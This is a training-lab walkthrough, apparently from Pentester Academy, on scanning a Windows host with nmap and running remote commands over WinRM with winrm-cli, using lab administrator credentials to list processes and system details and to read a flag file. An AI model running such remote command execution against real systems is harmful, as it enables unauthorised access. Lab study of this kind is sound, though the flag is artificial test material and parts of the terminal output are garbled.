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PENTESTER ACADEMY TOOL BOX

TRAINING

Name	WinRM: Linux CLI
URL	https://attackdefense.com/challengedetails?cid=2024
Туре	Windows Exploitation: Services

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

WinRM-CLi - Command-line tool to remotely execute commands on Windows machines through WinRM service.

Step 1: Run an Nmap scan against the target IP.

Command: nmap --top-ports 7000 10.0.0.93

```
root@attackdefense:~# nmap --top-ports 7000 10.0.0.93
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-02 00:03 IST
Nmap scan report for ip-10-0-0-93.ap-southeast-1.compute.internal (10.0.0.93)
Host is up (0.0032s latency).
Not shown: 6995 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman

Nmap done: 1 IP address (1 host up) scanned in 16.53 seconds
root@attackdefense:~#
```

Step 2: We have discovered that winrm server is running on port 5985. By default WinRM service uses port 5985 for HTTP. We have the credentials to access the remote server, we will run the winrm-cli tool on it.

Check the IP configuration information on the remote server.


Command: winrm -hostname 10.0.0.93 -username administrator -password password_123 'ipconfig /all'

```
LXTerminal M LXTerminal M
root@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 'ipconfig /all'
Windows IP Configuration
   Host Name . .
   Primary Dns Suffix . . . . . .
  No
   WINS Proxy Enabled.
                                         No
   DNS Suffix Search List. . . .
                                         ap-southeast-1.ec2-utilities.amazonaws.com
                                         ap-southeast-1.compute.internal
Ethernet adapter Ethernet:
  Connection-specific DNS Suffix . : ap-southeast-1.compute.internal Description . . . . . . . . . : AWS PV Network Device #0 Physical Address . . . . . . . : 06-DF-DC-BB-52-CA
  Yes
                                         fe80::a5f2:fb8a:dbab:efb%4(Preferred)
                                         10.0.0.93(Preferred)
255.255.255.0
Thursday, October 1, 2020 6:24:12 PM
   IPv4 Address. . . . . . . . . . :
   Subnet Mask . . . . . . . . . . .
   Lease Obtained. . . . .
        🝏 🔄 🌏/root/Desktop/target 📮 LXTerminal
                                                                                                          1 2 3 4 0:19
```

We have successfully executed the command on the target server.

Step 3: Check all the running processes.


Commands: winrm -hostname 10.0.0.93 -username administrator -password password_123 tasklist



We can notice, we have received all the running processes.

Step 4: Checking the system information.

Command: winrm -hostname 10.0.0.93 -username administrator -password password_123 systeminfo



We can notice that the target is running Windows Server 2019 also we have received all the CPU, Bios, RAM etc information.

Step 5: Find the flag.

Command: winrm -hostname 10.0.0.93 -username administrator -password password 123 dir

```
oot@attackdefense:~# winrm -hostname 10.0.0.93 -username administrator -password password_123 dir
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96
 Directory of C:\Users\Administrator
10/01/2020 02:10 PM
                                    <DIR>
10/01/2020
10/01/2020
10/01/2020
                  02:10 PM
02:10 PM
                                    <DIR>
                                                          3D Objects
                                    <DIR>
                  02:10 PM
                                    <DIR>
10/01/2020
10/01/2020
10/01/2020
10/01/2020
10/01/2020
10/01/2020
10/01/2020
10/01/2020
10/01/2020
10/01/2020
10/01/2020
                                                           Contacts
                  02:21 PM
                                    <DTR>
                                                          Desktop
                  02:10 PM
                                    <DIR>
                                                          Documents
                  02:10 PM
                                    <DIR>
                                                          Downloads
                  02:10 PM
                                    <DIR>
                                                           Favorites
                                                          Links
                  02:10 PM
                                    <DIR>
                  02:10 PM
                                    <DIR>
                                                          Music
                  02:10 PM
02:10 PM
                                                          Pictures
Saved Games
                                    <DIR>
                                    <DIR>
                  02:10 PM
                                    <DIR>
                                                          Searches
                  02:10 PM
0 File(s)
                                    <DIR>
                                                          Videos
                                     0 bytes
17,351,794,688 bytes free
14 Dir(s)
root@attackdefense:~#
                                                                                                                                                        desktop 1 0:28
    🚍 🌄 🝏 🔄 🌄/root/Desktop/target 📮 LXTerminal
```

Currently the path is C:\Users\Administrator. Switch the path to C:\ and check all the directory and files listing.

Command: winrm -hostname 10.0.0.93 -username administrator -password password_123 'cd / && dir'

```
root@attackdefense:~# winrm -hos
Volume in drive C has no label.
                                    -hostname 10.0.0.93 -username administrator -password password_123 'cd / && dir
 Volume Serial Number is 9E32-0E96
 Directory of C:\
11/14/2018 06:56 AM
10/01/2020 02:16 PM
05/13/2020 05:58 PM
                               <DIR>
                                                   EFI
                                               32 flag.txt
PerfLogs
                               <DIR>
                                                   Program Files
11/14/2018
               04:10 PM
                               <DIR>
10/01/2020
10/01/2020
10/01/2020
                                                   Program Files (x86)
               02:18 PM
                               <DIR>
                                                   Users
               12:01 PM
                               <DIR>
               11:59 AM
                               <DIR>
                                                   Windows
1 File(s)
6 Dir(s)
root@attackdefense:~#
                                                32 bytes
                                 17,351,790,592 bytes free
```

We found the flag.txt. Reading it.

Command: winrm -hostname 10.0.0.93 -username administrator -password password_123 'cd / && type flag.txt'



We have discovered the flag.

root@attackdefense:~# root@attackdefense:~#

Flag: b5b037a78522671b89a2c1b21d9b80c6

b5b037a78522671b89a2c1b21d9b80c6root@attackdefense:~#

References

1. WinRM-CLI (https://github.com/masterzen/winrm-cli)